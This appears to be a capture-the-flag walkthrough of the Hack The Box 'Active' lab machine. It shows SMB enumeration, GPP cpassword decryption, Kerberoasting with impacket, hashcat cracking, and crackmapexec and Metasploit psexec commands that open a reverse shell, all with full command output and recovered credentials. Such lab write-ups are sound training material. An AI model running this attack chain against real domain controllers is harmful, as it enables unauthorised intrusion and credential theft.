10.10.10.100
Nmap
#	nmap -p- -sC -sV -oA allport.nmap 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up (0.0036s latency).
Not shown: 65512 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-27 14:12:30Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49169/tcp open  msrpc         Microsoft Windows RPC
49171/tcp open  msrpc         Microsoft Windows RPC
49180/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m57s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-06-27T14:13:29
|_  start_date: 2020-06-27T12:57:05
Scanning with the enum4linux tool showed that the SMB service was running with open shared directories
# enum4linux -a 10.10.10.100
=========================================
|    Share Enumeration on 10.10.10.100    |
 =========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	Replication     Disk
	SYSVOL          Disk      Logon server share
	Users           Disk
SMB1 disabled -- no workgroup available
...
[+] Attempting to map shares on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/ADMIN$	Mapping: DENIED, Listing: N/A

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/C$	Mapping: DENIED, Listing: N/A

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/IPC$	Mapping: OK	Listing: DENIED

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/NETLOGON	Mapping: DENIED, Listing: N/A

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Replication	Mapping: OK, Listing: OK

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/SYSVOL	Mapping: DENIED, Listing: N/A

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Users	Mapping: DENIED, Listing: N/A
Let’s see what files are inside
smb -> group.xml
# smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445	Name: 10.10.10.100
        Disk                   	Permissions	Comment
	----                   	-----------	-------
	ADMIN$             	NO ACCESS	Remote Admin
	C$                 	NO ACCESS	Default share
	IPC$               	NO ACCESS	Remote IPC
	NETLOGON           	NO ACCESS	Logon server share
	Replication        	READ ONLY
	SYSVOL             	NO ACCESS	Logon server share
	Users              	NO ACCESS
Logged in with an empty password, and it worked. (You can also log in with an empty password this way: smbclient //10.10.10.100/Replication -U %
# smbclient -H //10.10.10.100/Replication -R -U ''
handle_name_resolve_order: WARNING: Ignoring invalid list value '-U' for parameter 'name resolve order'
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
Found a piece of sensitive information named cpassword

Password Cracking: GPP
After some searching, it turned out this was a Windows password, just encrypted with AES. However, Microsoft officially published the decryption key here, which makes it possible to recover the original password. The theoretical basis is here.
Here we use the script gpprefdecrypt.py to decrypt it (of course, Kali’s built-in gpp-decrypt works too
# python Gpprefdecrypt.py 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'
	GPPstillStandingStrong2k18
At this point we have obtained a set of user credentials SVC_TGS : GPPstillStandingStrong2k18, and the domain name is active.htb
Since ports 5985/5986 are not open on the target machine, evil-rm cannot be used for validation. We can use the smb_login module in msf to verify whether this credential is valid.
However, here I use smbclient to log in to the shared folder and grab user.txt
# smbclient //10.10.10.100/Users -U SVC_TGS%GPPstillStandingStrong2k18

In addition, cme [crackmapexec], a tool commonly used in Windows domain penetration testing, can also log in and execute commands (command execution requires SYSTEM privileges), as shown in the figure
Log in
# crackmapexec  smb 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18

SMB    10.10.10.100    445    DC    [*] Windows 6.1 Build 7601 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB    10.10.10.100    445    DC    [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
Here comes the question: how do we get a user shell?
Tried msf’s windows/smb/psexec module, but it failed because the module requires administrator privileges (explained below)
This module uses a valid administrator username and password (or
password hash) to execute an arbitrary payload.
After all these attempts came up empty, I had no choice but to look for other approaches
Privilege Escalation: Kerberoasting
For a detailed explanation of Kerberoasting, 3gstudent has already covered it well here. In short, this technique has the following key points:
- Any host in the domain can query SPNs. Therefore, when exploiting, consider the following two relationships
- The SPN is registered under a domain user account (Users) => administrator is the default user
- The domain user account has high privileges => administrator privileges are of course high
- Any user in the domain can request a TGS from any service in the domain => here we go from
SVC_TGStoadministrator - In step 4 of the Kerberos authentication process, the user receives a TGS (service ticket) generated by encrypting with the NTLM hash of the target service instance, using the
RC4-HMACencryption algorithm. There are ready-made cracking tools (hashcat). Those interested in learning more about this algorithm can find more information in rfc4757:RC4-HMAC. - Once we obtain this TGS, we can use a password dictionary to simulate the encryption process, generating TGS candidates one by one for comparison, to try to brute-force the password.
Also, according to the ATT&CK framework’s description, this attack technique can be performed in the following ways
Kerberoasting, Technique T1208 - Enterprise | MITRE ATT&CK®
| Name | Description |
|---|---|
| Empire | Empire uses PowerSploit’s Invoke-Kerberoast to request service tickets and return crackable ticket hashes.[10] |
| Impacket | Impacket modules like GetUserSPNs can be used to get Service Principal Names (SPNs) for user accounts. The output is formatted to be compatible with cracking tools like John the Ripper and Hashcat.[9] |
| PowerSploit | PowerSploit’s Invoke-Kerberoast module can request service tickets and return crackable ticket hashes.[8][5] |
Here we use the GetUserSPNs script from the impacket suite, run
# impacket-GetUserSPNs -dc-ip 10.10.10.100 active.htb/SVC_TGS -request
:/usr/share/doc/python3-impacket/examples/GetUserSPNs.py:438: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if userDomain is '':
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 03:06:40.351723  2018-07-31 01:17:40.656520

$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$22e12dfea4b9454f2eb6bc1532ce33da$71a6ca7735386847e09dba2becbc27c296c0cc3d5bf52d4a9ced6504fb07d4cfede8199a9eee2190c24f5033c2c34408dfbc6cbf857ae55681913eaae1c8cc05699beb165b6946483150410fff3cd7e817bf45ba99825b10b1e5a9965b1b2aff022b469de01e7d6a28ae728bf46a43da29e78133d0abdd3aa3da7059385d1a331047f730455d6153e391303436821a317d2c1fa610464f92e3a9374ba87520b44a00b8d01a0db658c91a46d611bd1b1ac14a2a99b6ad296e07a845c5eebda3e82e36075d4bea9ca98e9e6c1a375510ac53ff1d9334851370cbb25d3b2941231ef4ac08c76b5c6d733927a6664e5db73f8b6681a10e252ee99d07049fd2646969bb40b7cec54349ee024403a8112dc90b8d148d3cdbe19a8141a3b6724ba6107bc112aab92e9b7a6f4123566c425082e84e5937defec68499ddc827fb3298c9057cb919fff3436f28250d359a6d65e21094932a36…

## Parameter explanation
-dc-ip 							the IP address of the domain controller; here the target machine is the domain controller
active.htb/SVC_TGS 	domain name + username
-request						request the user's TGS and print it in a format recognizable by JtR or hashcat (disabled by default)
-outputfile					output to a file in JtR/hashcat format
We obtained an administrator hash, decrypt it with hashcat
# hashcat -m 13100 -a 0 GetUserSPNs.out /usr/share/wordlists/rockyou.txt --force    -o res.txt

# cat res.txt
...master1968(some information omitted)
Log in to SMB to grab root.txt
smbclient //10.10.10.100/Users -U active.htb\\SVC_TGS%GPPstillStandingStrong2k18
Or use cme (i.e., CrackMapExec), which foreigners favor
# crackmapexec  smb 10.10.10.100 -u Administrator -p "Ticketmaster1968"  --pass-pol
//view the domain password policy --pass-pol
SMB         10.10.10.100    445    DC               [*] Windows 6.1 Build 7601 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\Administrator:Ticketmaster1968 (Pwn3d!)

# crackmapexec  smb 10.10.10.100 -u Administrator -p "Ticketmaster1968"  -x whoami
//execute a command -x
SMB         10.10.10.100    445    DC               [*] Windows 6.1 Build 7601 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\Administrator:Ticketmaster1968 (Pwn3d!)
SMB         10.10.10.100    445    DC               [+] Executed command
SMB         10.10.10.100    445    DC               active\administrator
You can also use msf’s psexec to get a shell, which requires administrator privileges
use windows/smb/psexec

//just enter the username and password, for example
//...
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.16.122:4444
[*] 10.10.10.100:445 - Connecting to the server...
[*] 10.10.10.100:445 - Authenticating to 10.10.10.100:445 as user 'Administrator'...
[*] 10.10.10.100:445 - Selecting PowerShell target
[*] 10.10.10.100:445 - Executing the payload...
[+] 10.10.10.100:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 10.10.10.100
[*] Meterpreter session 1 opened (10.10.16.122:4444 -> 10.10.10.100:50831) at 2020-06-28 01:59:35 +0800
Appendix
How to bulk-download files over SMB
  smbclient '\\server\share'
    mask ""
    recurse ON
    prompt OFF
    cd 'path\to\remote\dir'
    lcd '~/path/to/download/to/'
    mget *


smbclient '\\server\share' -N -c 'prompt OFF;recurse ON;cd 'path\to\directory\';lcd '~/path/to/download/to/';mget *'
Recursively list SMB directories
# smbmap -H 10.10.10.100 -R -u ''
[+] IP: 10.10.10.100:445	Name: 10.10.10.100
        Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	IPC$                                              	NO ACCESS	Remote IPC
	NETLOGON                                          	NO ACCESS	Logon server share
	Replication                                       	READ ONLY
	.\Replication\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	active.htb
	.\Replication\active.htb\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	DfsrPrivate
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Policies
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	scripts
	.\Replication\active.htb\DfsrPrivate\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	ConflictAndDeleted
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Deleted
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Installing
	.\Replication\active.htb\Policies\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	{31B2F340-016D-11D2-945F-00C04FB984F9}
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	{6AC1786C-016F-11D2-945F-00C04fB984F9}
	.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	fr--r--r--               23 Sat Jul 21 18:38:11 2018	GPT.INI
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Group Policy
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	MACHINE
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	USER
	.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	fr--r--r--              119 Sat Jul 21 18:38:11 2018	GPE.INI
	.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Microsoft
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Preferences
	fr--r--r--             2788 Sat Jul 21 18:38:11 2018	Registry.pol
	.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Windows NT
	.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Groups
	.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	fr--r--r--               22 Sat Jul 21 18:38:11 2018	GPT.INI
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	MACHINE
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	USER
	.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Microsoft
	.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\*
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	.
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	..
	dr--r--r--                0 Sat Jul 21 18:37:44 2018	Windows NT
	SYSVOL                                            	NO ACCESS	Logon server share
	Users                                             	NO ACCESS
Cracking passwords with hashcat
Take this case as an example
hashcat -m 13100 -a 0 GetUserSPNs.out /usr/share/wordlists/rockyou.txt --force
| 13100 | Kerberos 5 TGS-REP etype 23 |
|---|
-a 0means using the dictionary cracking mode;-m 0means the Hash Type; checking the table here, the corresponding number is13100;--forcemeans ignoring errors at runtime
reference
- walkthrough:https://0xdf.gitlab.io/2018/12/08/htb-active.html
- Domain Controller Privilege Escalation Collection - Xianzhi Community
- hashcat’s various formats https://hashcat.net/wiki/doku.php?id=example_hashes
- Introduction to using CME https://byt3bl33d3r.github.io/getting-the-goods-with-crackmapexec-part-1.html
- How-To-Attack-Kerberos-101: https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html
- Finding Passwords in SYSVOL & Exploiting Group Policy Preferences – Active Directory Security
- https://www.lifewire.com/how-to-find-a-users-security-identifier-sid-in-windows-2625149
- https://3gstudent.github.io/3gstudent.github.io/域渗透-Kerberoasting/